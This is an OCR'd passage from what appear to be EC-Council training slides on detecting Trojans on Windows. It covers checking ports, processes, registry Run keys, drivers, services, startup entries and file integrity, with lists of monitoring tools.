TCP 10.0.0.4:49804 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49805 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49806 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49807 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49808 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49809 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49810 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49811 10.0.0.1:5668 TIME_WAIT
```

Type **netstat -an**
in command prompt



System Administrator



Port Monitoring Tools: TCPView and CurrPorts



TCPView

TCPView show detailed listings of all **TCP** and **UDP endpoints** on your system, including the local and remote addresses and state of **TCP connections**

CurrPorts

CurrPorts is **network monitoring** software that displays the list of all currently opened **TCP/IP** and **UDP** ports on your local computer

TCPView - Sysinternals: www.sysinternals.com

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe	380	TCPV6	ant	1026	ant	0	LISTENING
svchost.exe	416	TCPV6	ant	1027	ant	0	LISTENING
svchost.exe	504	UDPV6	ant	123	*	*	*
svchost.exe	1300	UDPV6	0.0.0.0::1	1900	*	*	*
svchost.exe	1300	UDPV6	ant	1900	*	*	*
svchost.exe	504	UDPV6	ant	3702	*	*	*
svchost.exe	504	UDPV6	ant	3702	*	*	*
svchost.exe	1300	UDPV6	ant	3702	*	*	*
svchost.exe	1300	UDPV6	ant	3702	*	*	*
svchost.exe	1092	UDPV6	ant	5355	*	*	*
svchost.exe	1300	UDPV6	ant	54724	*	*	*
svchost.exe	1300	UDPV6	0.0.0.0::1	54725	*	*	*
svchost.exe	1300	UDPV6	ant	57801	*	*	*
svchost.exe	504	UDPV6	ant	60004	*	*	*
svchost.exe	504	UDPV6	ant	64457	*	*	*
svchost.exe	380	UDPV6	0.0.0.54a2:7...	546	*	*	*
svchost.exe	380	UDPV6	0.0.0.499:1c...	546	*	*	*
System	4	TCP	ant	netbios-ssn	ant	0	LISTENING
System	4	TCP	ant	microsoft-ds	ant	0	LISTENING
System	4	TCP	ant	wsd	ant	0	LISTENING
System	4	UDP	ant	netbios-ns	*	*	*
System	4	UDP	ant	netbios-dgm	*	*	*
System	4	TCPV6	ant	microsoft-ds	ant	0	LISTENING
System	4	TCPV6	ant	wsd	ant	0	LISTENING
TunnelClientService	668	TCP	ant	14124	*	*	*

Endpoints: 99 Established: 17 Listening: 41 Time Wait: 1 Close Wait: 0

<http://technet.microsoft.com>

CurrPorts

Process Name	Process ID	Protocol	Local Port	Local Port Name	Local Address	Remote Address	Remote Port	Remote Name
System	504	UDP	3702	ws-disco...	=			
System	1300	UDP	3702	ws-disco...	=			
System	1640	UDP	3702	ws-disco...	=			
System	1092	UDP	5355	llmnr	=			
System	1640	UDP	54409	=				
System	1300	UDP	54724	fe80::54a2:7327...				
System	1300	UDP	54725	=1				
System	1640	UDP	57107	=				
System	1300	UDP	57801	=				
System	504	UDP	60004	=				
System	504	UDP	64457	=				
Unknown	0	TCP	9140		192.168.1.1	80		http
Unknown	0	TCP	9149		192.168.1.1	80		http
Unknown	0	TCP	9163		192.168.1.1	80		http
Unknown	0	TCP	9164		192.168.1.1	80		http
Unknown	0	TCP	9165		192.168.1.1	80		http
Unknown	0	TCP	9168		192.168.1.1	80		http

97 Total Ports, 16 Remote Connections, 1 Selected

MirSoft Freeware. <http://www.nirsoft.net>

<http://www.nirsoft.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning for Suspicious Processes



01

Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection

Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as explorer.exe or web browsers)

02

03

Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**

Trojans can also use **rootkit** methods to hide their processes


04

05

Use **process monitoring** tools to detect hidden Trojans and backdoors

Process Monitor

Process Monitor is a monitoring tool for Windows that **shows file system, registry, and process/thread activity**



<http://technet.microsoft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Monitoring Tools



Process Explorer

<http://technet.microsoft.com>



Security Task Manager

<http://www.neuber.com>



System Explorer

<http://systemexplorer.net>



Yet Another (remote) Process Monitor

<http://yaprocmmon.sourceforge.net>



HijackThis

<http://sourceforge.net>



MONIT

<http://mmonit.com>



Autoruns for Windows

<http://technet.microsoft.com>



ESET SysInspector

<http://www.eset.com>



KillProcess

<http://orangelampsoftware.com>



OpManager

<http://www.manageengine.com>

Scanning for Suspicious Registry Entries




- Windows automatically executes instructions in

- Run
- RunServices
- RunOnce
- RunServicesOnce
- HKEY_CLASSES_ROOT\exefile\shell\open\command
"%1" %*

sections of registry

- Scanning registry values for suspicious entries may **indicate the Trojan infection**
- Trojans **insert instructions** at these sections of registry to perform malicious activities





<http://www.macecraft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Registry Entry Monitoring Tool: RegScanner



RegScanner allows you to scan the Registry, **find the desired Registry values** that match to the specified search criteria, and display them in one list



<http://www.nirsoft.net>

Copyright © by **EG-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Registry Entry Monitoring Tools



Reg Organizer

<http://www.chemtable.com>



MJ Registry Watcher

<http://www.jacobsm.com>



Registry Viewer

<http://accessdata.com>



Active Registry Monitor

<http://www.deviceclock.com>



Comodo Cloud Scanner

<http://www.comodo.com>



Regshot

<http://regshot.sourceforge.net>



Buster Sandbox Analyzer

<http://bsa.isoftware.nl>



Registry Live Watch

<http://leelusoft.blogspot.in>



All-Seeing Eyes

<http://www.fortego.com>



Alien Registry Viewer

<http://lastbit.com>

Scanning for Suspicious Device Drivers



Trojans are installed along with device drivers **downloaded from untrusted sources** and use these drivers as a shield to avoid detection

Scan for **suspicious device drivers** and verify if they are genuine and downloaded from the publisher's original site

Go to Run → Type msinfo32 → Software Environment → System Drivers



cdrom.sys

Trojan Device Driver



The screenshot shows the Windows System Information window. The left sidebar has the following categories: System Summary, Hardware Resources, Components, Software Environments, and Software Environments. The 'Hardware Resources' category is selected and expanded, showing a list of installed hardware components. The right pane displays a table of hardware resources.

Name	Description	File	Type	Started	Start Mode	State	Status
BIOS	1994 OMC Com...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
BIOS	1994 OMC Com...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	Microsoft ACPI...	C:\windows\sys...	Kernel Driver	Yes	Boot	Running	OK
acpi	Microsoft ACPI...	C:\windows\sys...	Kernel Driver	Yes	Boot	Running	OK
acpi	ACPI Processor	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	ACPI Power Mgt...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	ACPI Wake At...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	ACPI	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	Acoustic	C:\windows\sys...	Kernel Driver	Yes	System	Running	OK
acpi	Intel ACPI Bus IR...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	Application Co...	C:\windows\sys...	Kernel Driver	Yes	System	Running	OK
acpi	AMD K8 Proces...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	AMD Processor	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	amd64	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	amd64	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	amd64	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	AppID Driver	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	Adapter SAG/SK...	C:\windows\sys...	Kernel Driver	No	Manual	Stopped	OK
acpi	AudioMidi	C:\windows\sys...	File System	Yes	Auto	Running	OK



Attacker

Copyright © by **EG-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Device Drivers Monitoring

Tool: DriverView



DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



DriverView											
File Edit View Options Help											
Name	Address	End Address	Size	Lo...	Index	File Type	Description	Version	Company		
ACPI.sys	00000000'0020...	00000000'0028...	0x00085000	1	15	System Driver	ACPI Driver for ...	6.3.9600.16423	Microsoft Co...	Micros	
acpiex.sys	00000000'003D...	00000000'003E...	0x00018000	1	13	Dynamic Link...	ACPIEx Driver	6.3.9600.16384	Microsoft Co...	Micros	
afd.sys	00000000'0106...	00000000'010F...	0x00093000	1	68	System Driver	Ancillary Functi...	6.3.9600.16384	Microsoft Co...	Micros	
ahcache.sys	00000000'0198...	00000000'0199...	0x00017000	1	77	System Driver	Application Co...	6.3.9600.16384	Microsoft Co...	Micros	
aswMonFlt.sys	00000000'0282...	00000000'0284...	0x00021000	1	115	System Driver	avast! File Syste...	9.0.2013.292	AVAST Softw...	avast!	
aswRdr2.sys	00000000'0104...	00000000'0106...	0x0001a000	1	67	Network Driver	avast! WFP Redir...	9.0.2006.149	AVAST Softw...	avast!	
aswRvrt.sys	00000000'0113...	00000000'0114...	0x00013000	1	50	System Driver		9.0.2004.130			
aswSnx.sys	00000000'0149...	00000000'0159...	0x00101000	1	53	System Driver	avast! Virtualizat...	9.0.2013.292	AVAST Softw...	avast!	
aswSP.sys	00000000'0140...	00000000'0146...	0x0006d000	1	54	System Driver	avast! self prote...	9.0.2013.292	AVAST Softw...	avast!	
aswStm.sys	00000000'031E...	00000000'031F...	0x00017000	1	135	Driver	Stream Filter	9.0.2013.292	AVAST Softw...	avast!	
aswVmm.sys	00000000'010F...	00000000'0113...	0x00035000	1	49	System Driver		9.0.2010.245			
BasicDisplay.sys	00000000'017D...	00000000'017E...	0x00012000	1	61	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...	Micros	
BasicRender.sys	00000000'0147...	00000000'0148...	0x0000e000	1	57	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...	Micros	
Beep.SYS	00000000'0147...	00000000'0147...	0x00008000	1	56	System Driver	BEEP Driver	6.3.9600.16384	Microsoft Co...	Micros	
BOOTVID.dll	00000000'001C...	00000000'001C...	0x0000a000	1	8	Display Driver	VGA Boot Driver	6.3.9600.16384	Microsoft Co...	Micros	
bowser.sys	00000000'02BA...	00000000'02BC...	0x00020000	1	120	System Driver	NT Lan Manage...	6.3.9600.16384	Microsoft Co...	Micros	

137 item(s), 1 Selected

<http://www.nirsoft.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Device Drivers Monitoring Tools



Driver Detective
<http://www.drivershq.com>



Driver Reviver
<http://www.reviversoft.com>



Unknown Device Identifier
<http://www.zhangduo.com>



ServiWin
<http://www.nirsoft.net>



DriverGuide Toolkit
<http://www.driverguidetoolkit.com>



Double Driver
<http://www.boozet.org>



InstalledDriversList
<http://www.nirsoft.net>



My Drivers
<http://www.zhangduo.com>



Driver Magician
<http://www.drivermagician.com>




DriverEasy
<http://www.drivereasy.com>

Scanning for Suspicious Windows Services




- Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions
- Trojans **rename their processes** to look like a genuine Windows service in order to avoid detection
- Trojans employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes



Windows Services Monitoring Tool: Windows Service Manager (SrvMan)



Windows Service Manager **simplifies all common tasks related to Windows services**. It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration



<http://tools.sysprogs.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Services Monitoring Tools



SMART Utility

<http://www.thewindowsclub.com>



AnVir Task Manager

<http://www.anvir.com>



Netwrix Service Monitor

<http://www.netwrix.com>



Process Hacker

<http://processhacker.sourceforge.net>



PC Services Optimizer

<http://www.smartpcutilities.com>



Free Windows Service Monitor Tool

<http://www.manageengine.com>



ServiWin

<http://www.nirsoft.net>



Nagios XI

<http://www.nagios.com>



Windows Service Manager Tray

<http://winservicemanager.codeplex.com>



Service+

<http://www.activeplus.com>

Scanning for Suspicious Startup Programs



Check startup program entries in the registry

Details are covered in next slide



Check device drivers automatically loaded

`C:\Windows\System32\drivers`



Check `boot.ini`

Check `boot.ini` or `bcd` (bootmgr) entries



Check Windows services automatic started

Go to **Run** → Type `services.msc` → Sort by **Startup Type**



Check startup folder

`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`

`C:\Users\ (User-Name) \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Startup Programs Monitoring

Tool: Security AutoRun



Security AutoRun displays the **list of all applications** that are loaded automatically when Windows starts up

The Security AutoRun tool displays a tree view on the left and a list of services on the right. The tree view includes categories like Local Machine, WinLogon, Startup Folder, and Startup Services. The list of services includes details such as Service Name, Description, Status, and Path.

Service Name	Description	Status	Path
COMSysApp	COM+ System Application	Stopped	C:\Windows\system32\clbcatq.exe /Processid:{02D4B3F...
defragsvc	Optimize drives	Stopped	C:\Windows\system32\svchost.exe -k defragsvc
Fax	Fax	Stopped	C:\Windows\system32\faxsvc.exe
gupdate	Google Update Service (gupdate)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
gupdatem	Google Update Service (gupdatem)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
IEEbtCollectorSer...	Internet Explorer ETW Collector Se...	Stopped	C:\Windows\system32\IEEbtCollector.exe /f
MSDTC	Distributed Transaction Coordinator	Stopped	-
msiserver	Windows Installer	Stopped	C:\Windows\system32\msiexec.exe /f
nvsvc	NVIDIA Display Driver Service	Running	"C:\Windows\system32\nvsvc.exe"
nvUpdatService	NVIDIA Update Service Daemon	Running	"C:\Program Files (x86)\NVIDIA Corporation\NVidia Upd...
ose	Office Source Engine	Stopped	"C:\Program Files (x86)\Common Files\Microsoft Shared\...
osppsvc	Office Software Protection Platform	Running	"C:\Program Files\Common Files\Microsoft Shared\Office...
PerfHost	Performance Counter DLL Host	Stopped	C:\Windows\System64\perfhost.exe
rpcapd	Remote Packet Capture Protocol V...	Stopped	"C:\Program Files (x86)\WinPcap\rpcapd.exe" -d -f "C:\P...
RpcLocator	Remote Procedure Call (RPC) Locator	Stopped	C:\Windows\system32\locator.exe
smphost	Microsoft Storage Spaces SMP	Stopped	C:\Windows\system32\svchost.exe -k smphost
SNMPTRAP	SNMP Trap	Stopped	C:\Windows\system32\snmptrap.exe
Spooler	Print Spooler	Running	C:\Windows\system32\spoolsv.exe
svchost	Software Protection	Stopped	-
Stereo Service	NVIDIA Stereoscopic 3D Driver Ser...	Running	"C:\Program Files (x86)\NVIDIA Corporation\3D Vision\sv...
svchost	Windows Image Acquisition (WIA)	Stopped	C:\Windows\system32\svchost.exe -k imgsvc
svrprv	Microsoft Software Shadow Copy P...	Stopped	C:\Windows\system32\svchost.exe -k svrprv
TrustedInstaller	Windows Modules Installer	Stopped	-
UDDetect	Interactive Services Detection	Stopped	C:\Windows\system32\UDDetect.exe

<http://tcpmonitor.altervista.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Startup Programs Monitoring Tools



Autoruns for Windows

<http://technet.microsoft.com>



PCTuneUp Free Startup Manager

<http://www.pctuneupsuite.com>



ActiveStartup

<http://www.hexilesoft.com>



Disable Startup

<http://www.disablestartup.com>



StartEd Pro

<http://www.outertech.com>



WinPatrol

<http://www.winpatrol.com>



Startup Delayer

<http://www.r2.com.au>



Chameleon Startup Manager

<http://www.chameleon-managers.com>



Startup Manager

<http://startupmanager.org>



Startup Booster

<http://www.smartpctools.com>

Scanning for Suspicious Files and Folders



Trojans normally modify **system's files and folders**. Use these tools to detect system changes

SIGVERIF

- It **checks integrity of critical files** that have been digitally signed by Microsoft
- To launch SIGVERIF, go to **Start** → **Run**, type **sigverif** and press **Enter**

FCIV

